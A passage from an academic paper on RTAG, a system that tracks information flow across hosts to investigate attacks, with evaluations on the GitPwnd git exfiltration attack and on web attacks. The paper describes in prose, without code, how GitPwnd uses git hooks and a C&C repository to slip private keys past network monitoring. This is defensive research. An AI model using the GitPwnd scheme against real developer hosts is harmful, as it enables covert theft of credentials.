Dynamic information flow tracking (DIFT) is a technique that analyzes the information flowing within the execution of a program. This technique does so by: (1) marking with tags the "interesting" values of a program, (2) propagating tags by processing instructions, and (3) checking tags associated with values at specific points of the execution. There are several instantiations of this technique [24, 34, 37, 47, 55, 66]. These instantiations can precisely determine whether two values of the program are related to each other or not. However, because the technique needs to perform additional operations for every executed instruction, that action generally introduce an overhead which makes it unsuitable in production.



**Figure 1:** Comparison of the serialized DIFTs and RTAG parallel DIFTs. We highlight the components of RTAG with dashed circles. (a) shows the serialized DIFT for the ssh daemon on the server and the ssh client on another host, both of which follow the tag dependencies same as those were recorded. (b) depicts that RTAG decouples the tag dependency from the replays of processes by using the tag switch, allocation and association techniques so that each process in the offline analysis can be performed independently.

Arnold [25] and RAIN [35] make dynamic information flow tracking feasible by moving the cost of the analysis away from the runtime using a record-and-replay approach that performs DIFT only in the replayed execution. RAIN [35] also improves the efficiency of the analysis when considering an execution that involves multiple programs. RAIN [35] does so by: (1) maintaining a provenance graph that captures the high-level relations between programs; (2) performing reachability analysis on the provenance to discard executions that do not relate to the security task under consideration and instead pinpointing the part of the execution where the data-dependency confusion exists (i.e., memory overlaps, called *interference*); (3) performing DIFT only for interferences by replaying the execution and fast-forwarding to that part.

# 3 Motivating Example and Challenges

In section, we describe the challenges of performing refinable attack investigation across multiple hosts. We first present a motivating attack example (GitPwnd [32]) involving multiple hosts in a data exfiltration; then, we present what challenges we face with currently available methods.

## 3.1 The GitPwnd Attack

GitPwnd uses a popular versioning control tool `git` to perform malicious actions on a victim's host and sync the



**Figure 2:** Visualized Pruned Provenance Graph and Tags. (a) is the simplified provenance graph of the GitPwnd attack involving three hosts, of which the `git` client and `git` server are monitored by RTAG. We use red rectangles to represent processes, blue ovals for file objects, and pink ovals for out-of-scope remote host; we use directed edges to represent the data flows and parent-child relations between processes. The tags with dashed circles are the IPC tags for `pipe` and `socket` communication. (b) is the result of a backward query from the attacker's host, the data flow overlay; it appears to be a tree, giving the data flow every step from the exfiltrated private key and `/etc/passwd` (excluding `/etc/group`) to the attacker's host, crossing three hosts.

result to an attacker's controlled host via a `git` server. Unlike conventional data exfiltration attacks, this attack involves multiple hosts (i.e., a victim's host and the `git` server) to achieve the exfiltration. This attack evades an existing network-level intrusion detection system, as the victim's host does not have a direct interaction with any untrusted host (i.e., the attacker's host). In addition, this attack appears to be innocuous inside the developers' network, as `git` operations are usually assumed to be benign. We implement this attack using `gitolite` [12] at the server side and `git` at the client side.

The starting point of the attack is a malicious mirror of a popular `git` repository, which includes a hooking script that clones a command-and-control (C&C) repository for future communication. Whenever a developer (a victim host) happens to clone the malicious mirror, the `git` client will automatically clone the C&C repository as well due to the hooking script. The C&C repository includes agent and payload, whose executions will be triggered by a certain `git` operation (e.g., `git commit`) by the developer. Their execution results are saved and synced to the C&C repository. Note that the C&C repository shares the privilege of the malicious mirror repository, so it also is white-listed by the developer's host. Whenever the C&C repository receives the exploit results (stored into `objects`), it shares the results with the attacker's host (via `scp`). More specifically, this `git push` involves three processes. 1) The `git` first forks an `ssh` process, handling the ssh session with the remote host, and then 2) spawns another `git pack` process packing the related objects of the push. 3) The `pack` process uses `pipe` to transfer the packed data to the `ssh` process. The communication between the C&C repository and the attacker's host is invisible to the victim. We visualize an abbreviated pruned provenance subgraph of the attack in Figure 2(a). We will continue to use this attack as a running example throughout the rest of the paper.

## 3.2 Challenges

Satisfying both the accuracy and the efficiency for cross-host data flow tracking are challenging. Existing provenance systems that support cross-host accurate data flow capturing [50, 67] rely on performing DIFT at the *runtime*, which *naturally* propagates the tags from the execution of a program to another host without losing any tags and their dependencies. Unfortunately, such systems suffer from 10×–30× runtime overhead, making them impractical in production systems. Instead, to ensure both runtime efficiency and accurate data flow tracking, *refinable* systems [25, 35] record the execution of every process in the system, and *selectively* replay some of them related to

the attack with DIFT instrumentation. However, existing refinable systems are subject to a tag-dependency challenge that requires the replay and DIFT of every process to be performed in the same order as the recording if a dependency exists in tags involved in different replayed processes. The enforcement of the order requires the DIFT tasks to wait for their upstream DIFTs to update the tag values that they depend on. Although the record-and-replay function can faithfully re-construct the program states at replay time, it still takes non-trivial (and error-prone) efforts to serialize and orchestrate the replays of different processes to re-establish the dependencies for tag propagation between different hosts.

The tag-dependency challenge becomes outstanding when we aim to replay processes on multiple hosts to investigate cross-host attacks. This is because the interactive two-way communication (for the purpose of network or application-level protocol) demands the replays to be paused and waiting iteratively for enforcing the same tag dependency as the recording, which further lengthens the waiting time (i.e., analysis time consumption), and increases the complexity of replay orchestration.

Let us look into one example of replay from the Gitpwnd attack [32] (detailed in §3.1) for the communication between the client-side `ssh` and the server-side `sshd` in Figure 1(a). At the server side, the replay of `sshd` needs to be *paused* to wait for the replay of `ssh-client` at the client side to fulfill the propagation results in the tag map for the traffic. Furthermore, this traffic will be used by `sshd` to respond to `ssh` as an `ssh` protocol response, which means the replay of `ssh` needs to be paused and wait for `sshd` as well.

This challenge is exacerbated when many parties are involved in group communication. For example, to enforce the tag dependencies for the operation of searching and downloading a file from a peer-to-peer (P2P) file sharing network (e.g., Gnutella [7]), we need to orchestrate the replays of P2P clients on each node, in which case the approach becomes infeasible particularly when we are faced with hundreds or thousands of nodes. §8 shows the DIFT time cost and compares it with RTAG in Table 1.

To systematically overcome the tag-dependency challenge, we propose RTAG that *decouples* the tag dependencies from the replays by using symbolized tags with optimal size for each *independent* DIFT. We show RTAG effectively solves the challenge while significantly speeding up DIFT tasks and reducing their memory consumption.

## 4 Overview

We propose a tagging system, RTAG, that decouples the tag dependency from the analysis (i.e., DIFT tasks), which previously was *inlined* along with the program execution or its replayed DIFT, and enables DIFT to be *independent* of any required order—allowing performing DIFT for different processes on multiple hosts in *parallel*. Such independence spares the complex enforcement of orders during the offline analysis. Note that our parallel DIFT concerns *inter*-process (or host) DIFT, which is orthogonal to the *intra*-process parallel DIFT techniques in [46, 47, 55].

RTAG maintains a *tagging overlay* on top of a conventional provenance graph, enabling independent and accurate tag management. First, when DIFT is to be performed, RTAG uses a *tag switch* technique to interchange a *global* tag that is unique across hosts and a *local* tag that is unique for a DIFT instance. Using a local tag for each DIFT disentangles the coupling of tags shared by different DIFT tasks. After the DIFT is complete, RTAG switches the local symbol back to its original global tag. Second, to ensure no tag as well as their propagation to other tags is lost when the tag of a piece of data is updated more than once, RTAG keeps track of each change (*version*) of the data according to system-wide write operations. Each data version has its own tag(s) and each version of tag values can be correctly propagated to other pieces of data. Figure 1(b) depicts how RTAG facilitates the independent replay and DIFT for the cross-host `ssh` daemon and client example with the tag overlay and a set of techniques (i.e., tag switch, allocation, and association).

RTAG not only speeds up the analysis by enabling independent DIFT, but also reduces the memory consumption when DIFT is performed. We allocate local symbols of each DIFT with the *optimal* symbol size that is sufficient to represent the entropy of data involved in the memory overlap (i.e., "interference") in each DIFT (§6.5). For tracking the data communication across hosts, RTAG applies a *tag association* method (§6.6) to map the data that are sent from one host and the ones that are received at another host at byte level, which facilitates the identification of tag propagation across hosts.

## 5 Threat Model and Assumptions

In this section, we discuss our threat model and assumptions. The goal of our work is to provide a system for refinable cross-host attack investigation through DIFT. This work is under a threat model in which an adversary has a chance to gain remote access to a network of hosts, and will attempt to exfiltrate sensitive data from the hosts or to propagate misinformation (i.e., manipulate data) across the hosts. Our trusted computing base (TCB) consists of the kernel in which RTAG is running, and the storage and network infrastructure used by RTAG to analyze the information collected from the hosts under

analysis. Our TCB surface is similar to the one assumed by other studies [19, 35, 45, 48].

We make the following assumptions. First, attacks will happen only after RTAG is initiated (for collecting the information about attacks from the beginning to the end). Note that partial information about attacks can still be collected even if this assumption is not in place. Second, attacks relying on hardware trojans and side/covert channels are outside the scope of this paper. Although RTAG does not yet consider these attacks, we believe a record-and-replay approach has the potential to detect similar attacks as presented in related work [21, 65]. Third, we assume that although an attacker could compromise the OS or RTAG itself, the analysis for previous executions is still reliable. That is, we assume the attacker cannot tamper with the data collected and stored from program executions of the past. This can be realized by leveraging secure logging mechanisms [18, 68] or by managing the provenance data in a remote analysis server. Finally, we assume that the attacker cannot propagate misinformation by changing the payload of network packets while they are being transferred between two hosts (i.e., there is no man-in-the-middle attack).

# 6 Tagging System

We present the design of RTAG tagging system in this section. First, we describe the design of the *tag overlay* and how it represents and tracks the data provenance in the cross-host scope §6.1. Second, in §6.2, we recall the reachability analysis from RAIN [35] and how it is extended for the cross-host case and benefits the tag allocation. Third, we explain how RTAG decouples the tag dependencies from the replays (§6.3), and the tag switch technique (§6.4). Fourth, we explain how we optimize the local tag size in pursuit of memory cost reduction in the DIFT. Fifth, we describe how to associate tags in the cross-host communication §6.6. Finally, we present the investigation query interface in §6.7.

## 6.1 Representing Data Flow and Causality

To track the data flow between files and network flow across different hosts, we build the model of tags as an overlay graph on top of an existing provenance graph (such as RAIN [35]). Within the overlay graph, RTAG associates globally unique tags with interesting files to track their origin and flows at *byte-level* granuality. The tags allow RTAG to trace back to the origin of a file including from a remote host and to track the impacts of a file in the forward direction even to a remote host. With this capability, RTAG extends the coverage of the refinable attack investigation [35] to multiple hosts. The provenance graph is still necessary to track the data flows: 1) from a process to a file; 2) from a process to another process; and 3) from a file to a process. An edge indicates an event between two nodes (e.g., a system call such as one that a process node reads from a file node).

In the overlay tag graph, each byte of a file corresponds to a tag *key*, which uniquely identifies this byte. Each tag key is associated with a vector of *origin* value for this key (i.e., this byte). By recursively retrieving the value of a key, one obtains all of the upstream origins starting from this byte of data in a tree shape extending to the ones at a remote host. Reversely, by recursively retrieving the tag key of a value, the analyst is able to find all the impacts in a tree shape including the ones at a remote host (see Figure 2(b) as an example).

As we log the system-wide executions, RTAG needs to uniquely identify each byte of data in the file system on each host as a "*global tag*." For this requirement, RTAG uses a physical hardware address (i.e., `mac` address) to identify a host, identifiers such as `inode, dev, crtime` to identify a file, and an offset value to indicate the byte-level offset in the file. For example, the physical hardware address (i.e., `mac` address) is 48 bits long. The `inode, dev, crtime` are 64 bits, 32 bits, and 32 bits consecutively. The offset is 32-bits long, which supports a file as large as 4GB. Thus, in total, the size of a global tag can be 208 bits.

## 6.2 Cross-host Reachability Analysis

RTAG follows the design of reachability analysis in RAIN [35], and extends it to cope with the cross-host scenarios. Given a starting point(s), RTAG prunes the original system-wide provenance graph to extract a subgraph related to the designated attack investigation that contains the causal relations between processes and file/network flow. RTAG relies on the coarse-level data flows in this subgraph to maintain the tag overlay while performing tag switch and optimal allocation. The reachability analysis first follows the time-based data flow to understand the potential processes involved in the attack. Next, it captures the memory overlap of file or network inputs/outputs inside each process and labels them as "interference," to be resolved by DIFT. With accurate interference information, the replay and DIFT are fast forwarded to the beginning of the interference (e.g., a `read` syscall) and early terminated at the end (e.g., a `write` syscall).

For the network communication crossing different hosts, RTAG links the data flow from one host to another by identifying and monitoring the socket session. As we present in §6.6, RTAG tracks the session by matching the IP and port pairing between two hosts. RTAG further tracks the data transfer at byte level via socket communication for both TCP and UDP protocols, which enables the extension of tag propagation across hosts.

Unlike the runtime DIFT system, RTAG has the comprehensive knowledge of source and sink from the recorded file/network IO system-call trace, thus is able to allocate an optimal size of tag for each individual DIFT task. We show in §6.5 that this optimization significantly reduces the memory consumption of DIFT tasks. In addition, to avoid losing any intermediate tag updates to the same resource performed by different processes, RTAG particularly monitors the "overwrite" operations to the same offset of a file and tracks this versioning info, so it accurately knows which version of the tag should be used in the propagation.

## 6.3 Decoupling Tag Dependency

As a refinable provenance system, RTAG aims to perform DIFT at the offline replay time without adding high overhead to the runtime of the program. The replay reconstructs the same program status as the recording time by enforcing the recorded non-determinism to the replay of process execution. The non-determinism includes the file, network, and IPC inputs which are saved and maintained with a B-tree [25]. Such enforcement enables the program to be faithfully replay-able at process level.

To extend this approach to capture the end-to-end data flow across multiple hosts, we need to figure out how to coordinate replay programs on different hosts to track tag dependencies between them. One possible method is decoupling tag dependencies from each replay of the process, so it can be performed independently with no dependency on other replays. We achieve the decoupling by using *local* (i.e., *symbolized*) tags for each DIFT. Such symbolization needs to distinguish the change of a tag before and after the `write` operation on it, and synchronize the change to other related tags as well. In other words, RTAG needs to track the dynamic change of origin(s) of each tag after each IO operation (i.e., multiple *versions* of the tag are tracked).

Let us illustrate with the data exfiltration in the Gitpwnd attack example in Figure 2(a). The `client-hook` daemon keeps reading data from different files (e.g., `/etc/passwd`, `id_rsa`) and saves them into a `results` file which is recycled over a period of time. Meanwhile the `git pack` application copies from the `results` file whenever the victim does `git commit` operation, and shares data with `ssh` via the `pipe` IPC, which will be shipped off the host. To correctly differentiate the two data flows, `id_rsa`→`results`→`pipe` and `/etc/passwd`→`results`→`pipe`, RTAG needs to maintain two versions of the tags for `results`. The DIFT on `client-hook` stores the origin of `results.v1` to be `id_rsa`, and the origin of `results.v2` to be `/etc/passwd` (circled with red dash line), while the DIFT on `git pack` is able to discriminate the source of the IPC traffic `git:ssh` at offset 0 from `results.v1` and further from `id_rsa`, and the source of the IPC traffic at offset 1024 from `results.v2` and further from `/etc/passwd`. Most importantly, now the `client-hook` and `git pack` DIFT tasks can be performed independently without losing intermediate tag values because of the overwriting on `results`.

To facilitate the versioning, we append a 32-bit "version" field to indicate the version of the data in the file with regards to the file IO operation. According to the sequential system-call trace, the version is incremented at every event in which there is a write operation against this certain byte (e.g., `write()`, `writev()`). In the case of memory mapped file operation (e.g., `mmap()`), the version is incremented at the `mmap()` if the `prot` argument is set to be `PROT_WRITE`. The version field is only used when this tag is included in the data interference determined by the reachability analysis. We assign 32 bits for this field that can pinpoint a file IO syscall in around 500 days based on our desktop experiment.

## 6.4 Switching Global and Local Tags

The entropy of the global tag defined in §6.1 is sufficient enough to identify a byte of a file at a certain version across multiple hosts. However, using the global tag for each DIFT task is a waste of memory because each DIFT task of RTAG only covers a process group such that a *local* tag ensuring process-group-level uniqueness is enough. Thus, for each DIFT task, we use a different tag size based on the entropy of its source symbols. RTAG switches the tags from *global* to *local* before doing DIFT, and switches them back when the DIFT is done. The tag for DIFT is local because it only needs to uniquely identify every byte of the source in the current in-process DIFT, rather than identify a single byte of data across multiple hosts.

Further, the number of sources in each DIFT depends on the reachability analysis result, which is usually largely reduced by data pruning. In other words, the local tag size depends on the *interference* situation. Therefore, the entropy for the local tag is much lower than the global tag. For example, if the program reads only 10 bytes from a file marked as a source in DIFT, in fact as low as four bits are sufficient to represent each of these bytes. Compared against the global tag size (i.e., 208 bits §6.1), the switch brings 52× reduction in tag size (in practice, the reduction can be as large as 26× capped by the compiler-enforced byte-level granuality, which we discuss in detail in §7). Moreover, the tag size affects not only the symbols for the source and sink, but also all the intermediate memory locations and registers because the tags are copied, unioned, or updated along with the execution of each instruction according to the propagation policy of DIFT. Therefore, the



**Figure 3:** Memory cost for tags in DIFT. The left (a) shows the size of each tag given different numbers of symbols used in DIFT. The right (b) depicts the tagmap sizes based on different sizes of memories being allocated with tags when 256 symbols are used in the DIFT. RTAG local, global, DataTracker, and Dytan tags are compared.

tag size literally affects the memory cost of the whole tag map and tag switching significantly reduces the overall memory cost of DIFT.

## 6.5 Optimal Local Tag Allocation

The runtime cost of DIFT is high, both in time and storage. DIFT usually takes 10×–30× longer than the original execution because its instrumentation adds additional tag update operations to each executed instruction. Recent studies [34, 47] alleviate this issue by decoupling the instrumentation efforts from the runtime of the program. However, the storage footprint of *tag map*, the data structure used by DIFT to maintain the tag propagation status, can still be very high particularly when there are *multiple* (or *many*) sources.

The cost of tag map in DIFT depends on its supported type of tags and purpose. DIFT engines such as Taintcheck [49], Taintgrind [16], and ShadowReplica [34] use a basic binary tag model for DIFT, which assigns a boolean "tainted" or "not tainted" for each source of DIFT. It is able to tell whether the tainted data is propagated to the sink, which can be used to alarm sensitive data leakage or control-flow hijacking. However, this model is not flexible enough for the goal of RTAG, where the data dependency confusion it aims to resolve involves *multiple* sources.

Dytan [24] and DataTracker [61] provide a customizable model for the data sources and sinks. It allows the allocation of multiple tags to each addressable byte of data at the source or sink. The tag model used by such systems is flexible, but the tag map used to maintain the status of the taint propagation is "over-flexible" thus huge, which inhibits the deployment of such a system in many resource restrained cases. As these systems assume to be running at the runtime of a program, where no knowledge of the data at the source or sink is known prior, they usually assign a fixed size for each tag such that they are confident it is safely big enough. For example, DataTracker [61] uses 32 bits to identify an inbound file, and another 32 bits to identify the offset of the data (totally 64 bits). The size is sufficient for identifying every byte in a normal desktop. Dytan [24] represents whether one source is tainted or not as one bit and stores all the bits in a bit vector as the tag. Thus the size of each tag is *linear* to the number of sources, which can be huge in the case of a high number of sources. Note that the tag map not only stores the tags for the source and sink, but all the intermediate memory locations and registers as well. Since most implementations of DIFT maintain the tag map in memory to pursue faster instrumentation, such high use of memory has a possibility to cause the DIFT to crash before it is complete. This problem is elevated when the scope of investigation extends to multiple hosts since the workload of DIFT increases in proportion.

In contrast to the previous works that perform DIFT at the program runtime, RTAG is a record-replay based system in which the knowledge of data source and sink is *known* to us when we perform DIFT at replay time. In other words, we know which (bytes of) data need to be involved in the DIFT. Thus, we can adjust the tag size based on the entropy of the data dependency confusion, rather than use a fixed-size tag. Figure 3 compares the memory cost for tag map in different DIFT engines: (a) shows that the local tag of RTAG grows in logarithm while others are either linear or constant; (b) presents the total tag map size under different sizes of memories that are tainted (i.e., allocated with tags) where the memory cost introduced by RTAG is the lowest (by significant difference). Before DIFT, RTAG computes the optimal local tag needed to mark the source and substitute the global tag for the local one when a source is loaded to the memory space of the process (e.g., via `read()` syscall). While performing DIFT, RTAG allocates the tags for intermediate locations *lazily* when a memory location or register becomes tainted with some tag. When the propagation arrives at a sink (e.g., via a `write()` syscall), RTAG replaces the local tag with the original global one, and updates the tag value of the sink. We observe significant memory cost reduction by applying this optimal tag allocation method (see §8.2.1).

## 6.6 Tag Association

In order to track the data flow between different hosts, we additionally hook the socket handling of the operating kernel to enable the cross-host tagging. Prior studies adopt an "out-of-band" method to track the data flow communication (e.g., [38, 50]). Though this method is

more straightforward when identifying and managing the tags across hosts, it requires additional bookkeeping that incurs both complexity and overhead to the hosts. In contrast, we propose an "in-band" method to track the data flow among hosts, which particularly fits the system-level reachability analysis as well as the DIFT.

We design the cross-host tagging method based on the characteristics of the socket protocols. Our current tagging scheme supports the two major types of protocols (i.e., TCP [54] and UDP [53]). For TCP, as the data stream delivery is guaranteed between the two hosts, we rely on the order of bytes in the TCP session between source and destination to identify the data flow at byte level, which can be uniquely identified using a pair of IP addresses and port numbers. Such tracking silently links the outbound traffic from the source host with the inbound traffic at the destination host, which does not incur additional traffic. Note that although TCP regulates the data stream order, the sender or receiver may run different numbers of system calls in sending and receiving the data. For example, the sender may perform five `writev()` system calls to send 10,000 bytes of data (2,000 bytes each call), while the receiver may conduct 10 `read()` calls (1,000 bytes each call) to retrieve the complete data. This is why counting sent or received bytes is necessary, instead of counting the number of system calls.

In the case of UDP, since the data delivery is not guaranteed, some UDP packets could be lost during transmission. So we cannot rely on the order of transferred bytes because the destination host has no knowledge of which data are supposed to arrive and which have been lost. To support UDP, we embed a small "cross-host" tag at each `send` related system call by the source host, and parse the tag at `receive` related system calls by the destination host. The tag is inserted into the beginning of the datagram as a part of the user datagram before the checksum is calculated. If the datagram is transferred successfully, RTAG knows a certain length of data goes from the source to the destination. If the destination host finds the received datagram is broken, or totally lost, it will discard this datagram, hence RTAG is also aware of the loss and erases this inbound data from the reachability analysis and DIFT. As we will show in §8, the communication cost for TCP case is 0, while the cost for UDP is also marginal in the benchmark measurement.

The cross-host tag represents the byte-level data in the socket communication between two processes across hosts. Each tag key represents the data traffic in one socket session using the source and destination process credentials, plus the offset that indicates the data at byte level. For the uniqueness of session, we use the process identifier (`pid`) and the process creation time (`start_time` in the `task` structure) to identify each process. The tag values represent the origin of the tag key, which is determined by the DIFT and updated to the global tag map. The cross-host tags are also switched away before DIFT is performed and restored afterward. For the hosts on which RTAG does not run, we treat them as a black box, and identify them using the IP address and port number. The IP and port are retrieved from the `socket` structure inside the kernel.

**Handling IPC.** RTAG tracks the data transfer of IPC communication between two processes as well. For the IPC that uses system call as a controlling interface (e.g., `pipe`, and System V IPC: `message queues`, `semaphores`), RTAG hooks these system calls to track the data being transferred. When a process uses `pipe` to send data to the child process, RTAG monitors the `read` and `write` system calls to track the transferred data in bytes. During reachability analysis, we create tag keys to label every byte sent from the parent to the child. The tag values are fulfilled by DIFT. For example, in Figure 2, although the `git pack` and `ssh` processes have IPC dependency, RTAG is able to perform the replay and DIFT independently on them since RTAG caches the inbound data reads from the pipe and feeds them back during the replay. Also, by tracking the `inode` associated with the file descriptors (rather than tracking `pipe, dup(2)` and child inheritance relationships), we identify the data transmitted via the pipe at byte level and the processes at its two ends. RTAG *implicitly* tracks the IPC based on shared memory. Instead of trapping the replay of a process for each read from a shared memory, RTAG replays the processes having shared memory as a *group* as RAIN [35] and Arnold [25] do, so that the tag propagation of this shared memory is performed within the process' memory locations. No separate tag allocation is needed for these processes.

## 6.7 Query Results

The query result will be returned after all the tag values of the interfering data are updated. The result represents the data causalities of involved objects in a tree structure. For example, in Figure 2, a backward query on the attacker's controlled host `5.5.5.5:22` will return the tree-shape data flow overlay depicted in Figure 2(b), consisting of all the segments of the flow from the key to all of its upstream origins. Also, a forward query returns every segment of the data flow from the queried tag key to all of its impact(s). It relies on a *reversed* map where the tag key and value are swapped to locate the downstream impact from a file. For example, a forward query on the private key `id_rsa` on the client side returns a flow: `id_rsa`→`results.v1`→`objects`→`5.5.5.5:22`. A point-to-point query gives the detailed data flow between two nodes in the provenance graph by performing a forward and backward query on these two nodes, then computing the intersection of the two resulting trees.

## 7 Implementation

The implementation of RTAG is based on a single-host refinable information flow tracking system RAIN [35], with extended development of the tagging system. Specifically, our implementation adds 830 lines of C code to the Linux kernel for the tag association module, 2,500 lines of C++ code to the DIFT engine for the tag switch mechanism, 1,100 lines of C++ code for the maintenance of tags, 900 lines of C++ code for the query handler, and 500 lines of Python code for the reachability analysis for tag allocation. Currently, RTAG runs on both the 32-bit and 64-bit Ubuntu 12.04 LTS. Accordingly, our DIFT engine supports both x86 and x86_64 architectures, which is based on libdft [37] and its extended x86_64 version from [43]. We use a graph database Neo4j [10] for storing and analyzing coarse-level provenance graphs, and a relational database PostgreSQL [3] for global tags with multiple indexing on host (i.e., MAC address) and file credentials (i.e., `inode`, `dev`, `crtime`). Particularly, we supplement the tag data structure §6.4 and how we track socket session §6.6 with implementation details in the following.

**Tag Data Structure.** In the current implementation, RTAG maintains local tags for individual bytes. RTAG uses C++'s `vector` as the multi-tag container for one memory location or register and uses sorting and binary search in the case of `insert` operation. `vector` has storage efficiency, although its insertion overhead is higher than that of the `set` data structure, which was used by DataTracker [61]. We make this choice based on x86 instruction statistics [4] that show the most popularly used instructions are `mov`, `push`, and `pop` of which the propagation policy copies the tag(s), while instructions that involve insertion, such as `add` and `and`, are much less frequent. Our evaluation affirms this choice that the time overhead for single DIFT is similar between RTAG and previous work [61].

**Tracking Socket Session.** The implementation of tracking the socket communication session refers to the `socket` structure inside the kernel for IP and port of the host and the peer. If the type of socket is `SOCK_STREAM` (i.e., TCP), we use a counter counting the total number of bytes sent or received by tracking the return value of `send` or `write` system calls. If the type is `SOCK_DGRAM` (i.e., `UDP`), our implementation embeds a four-byte incrementing sequence number within the same peer IP and port number at the beginning of the payload buffer inside an in-kernel function `sendmsg` rather than the system call functions such as `send` and `recv` to avoid affecting the interface to the user program as well as the checksum computation. At the receiver side, we strip the sequence number in the `recvmsg` after the checksum verification and present the original payload to the program. As shown in §8.2.3, the hooking at this level incurs almost no overhead in either bandwidth or socket handling time. It also avoids the complicated fragmentation procedure at the lower level.

## 8 Evaluation

Our evaluation addresses the following questions:

- How well does RTAG handle the data flow queries (forward, backward, and point-to-point) for cross-host attack investigations? (§8.1)
- How well does RTAG improve the efficiency of DIFT-based analysis in terms of time and memory consumption? (§8.2.1)
- How much overhead does RTAG cause to system runtime including the network bandwidth? (§8.2.2, §8.2.3) What is the storage footprint of running RTAG? (§8.2.4)

**Settings.** We run RTAG based on the Ubuntu 12.04 64-bit LTS with 4-core Intel Xeon CPU, 4GB RAM and 1TB SSD hard drive on a virtual machine using `KVM` [14] for the target hosts where system-wide executions are recorded. On the analysis host, we use a machine with 8-core Intel Xeon CPU W3565, 192 GB RAM, and 2TB SSD hard drive installed with Ubuntu 12.04 64-bits for handling the query and performing DIFT tasks in parallel. We use `NFS` [15] to share the log data between the target and the analysis host.

### 8.1 Security Applications

Table 1 summarizes the statistics in every stage of processing a query for an attack investigation: the original provenance graph covering all the hosts, the pruned graph where the unrelated causalities are filtered out by the reachability analysis, and the data flow overlay where the tags store the origins of each byte of data involved in the query. Table 2 also summarizes how long each of the queries took and their memory consumption.

#### 8.1.1 GitPwnd

We first present how RTAG handles the queries on the Gitpwnd example (described in §3.1). To handle a query, we replay the involved processes independently based on reachability analysis results while performing DIFT on the interfering parts. We run RTAG on both client and server hosts involved in this attack, while treating the attacker-controlled host as a black box. We perform three queries: a forward query asking for where the leaked `/etc/passwd` goes to, a backward query inquiring the sources of data flow that reaches the attacker's controlled host, and a point-to-point query aiming to particular data

| Items | | Prov Graph | | Pruned Graph | | DF Overlay | | Accuracy |
|---|---|---|---|---|---|---|---|---|
| **Attack** | **Query** | **Node** | **Edge** | **Node** | **Edge** | **Tags** | **C-Tags** | |

**Table 1:** Statistics in terms of the effectiveness and performance of cross-host attack investigation. **Prov Graph** are the original graph containing the system-wide executions of every process. **Pruned Graph** are the subgraph where nodes and edges that are unrelated to the attack are pruned out; **DF Overlay** are results from the RTAG tagging system; **Tags** gives the number of generated tag entries; **C-Tags** gives the number of tags of which the key and value(s) are **C**ross-host (i.e., from different hosts); **Accuracy** shows the percentage of how many data flows are matched with the ground truth.

flow paths between the `results` file on the client side and the `objects` file on the server side. In Table 1, we show the statistics of using RTAG in every step. Particularly, we show the number of tags RTAG creates at the tag overlay. In the forward query, RTAG generates 28,960 tag entries totally, 10,700 of which are cross-host ones meaning the tag key and value are from different hosts. We compare the query result with ground truth of the attack and RTAG achieves 100% accuracy in every query. We also evaluate the performance improvement for DIFT, summarized in Table 2. In general, thanks to the parallelizing of DIFT tasks, RTAG reduces the time cost by more than 70% in most cases.

### 8.1.2 Web-based Attacks

We also use a set of web-based attacks to evaluate the effectiveness of RTAG in tracking the data flow between the server (e.g., a web server `Apache`), and the client (e.g., a browser `Firefox`). The web app facilitates the checking and updating of employees' personal financial information. The employees typically manage their bank account number and routing number via the web app. The attacks include two SQL injections, one cross-site request forgery (CSRF), and one cross-site scripting (XSS). We set up RTAG on both server and client. We run an `Apache` server with `SQLite` as its database. At the client, we load exploit pages with either a data transfer tool `Curl` or the `Firefox` browser. For each attack, we perform three types of queries and compare the query results with the ground truth.

| Items | | DIFT Perf | | | |
|---|---|---|---|---|---|
| **Attack** | **Query** | **Tasks** | **Mem(MB)** | **Time(s)** | **TReduc%** |
| **GitPwnd** | FW | 10 | 497 | 95 | **87%** |
| | BW | 27 | 912 | 113 | **86%** |
| | PP | 8 | 322 | 79 | **72%** |
| **SQLi-1** | FW | 14 | 2,513 | 342 | **70%** |
| | BW | 11 | 2,336 | 339 | **64%** |
| | PP | 9 | 1,997 | 309 | **76%** |
| **SQLi-2** | FW | 41 | 7,655 | 695 | **83%** |
| | BW | 39 | 6,804 | 677 | **82%** |
| **CSRF** | FW | 33 | 6,537 | 499 | **78%** |
| | BW | 49 | 7,122 | 504 | **84%** |
| **XSS** | FW | 26 | 4,850 | 687 | **77%** |
| | BW | 28 | 5,391 | 705 | **77%** |
| | PP | 19 | 4,107 | 677 | **72%** |
| **P2P** | BW | 12 | 6,371 | 201 | **92%** |
| | FW | 12 | 9,855 | 236 | **91%** |

**Table 2:** DIFT performance using RTAG. **Tasks** stands for the number of processes that are replayed with DIFT; **Memory** gives the sum of virtual memory cost for each task; **Time** gives the time duration RTAG spends to perform the DIFT tasks in parallel; **TReduc%** shows the reduction rate from the time of performing the same DIFT tasks serially.

**SQL injections.** The exploit takes advantage of a vulnerability at the server's SQL parsing filter to execute illegal query statements that steal or tamper the server database. The first attack (**SQLi-1**) injects an entry of user profile to the database. The added profile is further used by another

financial program to generate payroll records. The analyst performs a forward query from the loaded `html` file with the exploit, and RTAG returns the data flows from the file at the client to the data in the payroll records. The second attack (**SQLi-2**) steals data entries in the database from the user and exploits a vulnerability in `Firefox` to dump the entries to a file. With a backward query from the dump file at the user side, RTAG pinpoints the segments of the database file that has been exfiltrated.

**Cross-site request forgery.** The exploit uses a vulnerability of the server that miscalculates the CSRF challenge response to submit a form impersonating the user. The form updates the profile contents (e.g., account number), and later the tampered profile is accessed by several other programs that process the user's payroll information. RTAG helps determine the data flow between the user's loaded file and one of the payroll record that is considered to have been tampered.

**Cross-site scripting.** The reflection-based cross-scripting relies on dependency of an html element to user input to append a script that reads the sensitive data from the `DOM` tree of a page, packs some of the data, and sends an email to the attacker's external host. After the investigation determines the attacker's host to be malicious, it makes a backward query from that host and finds the data exfiltration from the user's loaded page, as well as from a certain offset of the database storage file at the server. Notably, the resulting overlay shows the route of some tags tracing back first to the server side (i.e., `Apache`), then further back to the client side browser and the exploit html file, which recovers the *reflection* nature of the attack.

#### 8.1.3 Attacks Involving Memory Corruptions

